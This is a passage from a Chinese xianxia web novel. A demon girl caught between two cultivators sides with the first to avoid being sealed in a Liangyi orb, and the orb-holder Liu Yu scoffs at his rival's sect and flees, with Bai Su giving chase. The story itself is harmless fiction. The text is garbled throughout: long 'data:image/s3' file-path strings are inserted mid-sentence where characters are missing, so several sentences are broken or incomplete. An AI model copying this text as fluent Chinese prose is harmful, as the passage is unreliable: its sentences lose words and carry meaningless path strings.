    只见她最开始见到的那青年修士不知从哪追来,混不吝笑道:“道友,凡事总有个先来后到,我先看到这蠢妖的,那便是我所有之物。”


    她虽生气于这蠢人口中的蠢妖是指她,也发作不得。


    只因她若是在两仪球中定是死路一条,连忙喊道:“对对对!我本是最先看到他的!要死也是他的妖!不准杀我!”


    那青年愣了一下,差点笑得直不起腰来。


    手持两仪球之人名唤刘煜,是长风派弟子,听着这无依据一副不给就明抢的做派脸色阴沉下来。


    他冷笑道:“暨山的人不是号称最有正派作风吗?如今看到点好东西就脸皮都不要了?想要的就来抢啊,还指望我拱手恭恭敬敬送与你不成!”


    他周身道气一震,弹开那刀,脚下运起步法直接逃离而去。


    白溯都做好准备和他打一场了,见他毫不犹豫一点打斗欲望转身就逃还在原地发愣了一瞬才反应过来纵身追去,叹道:“果真是不该太出风头的。”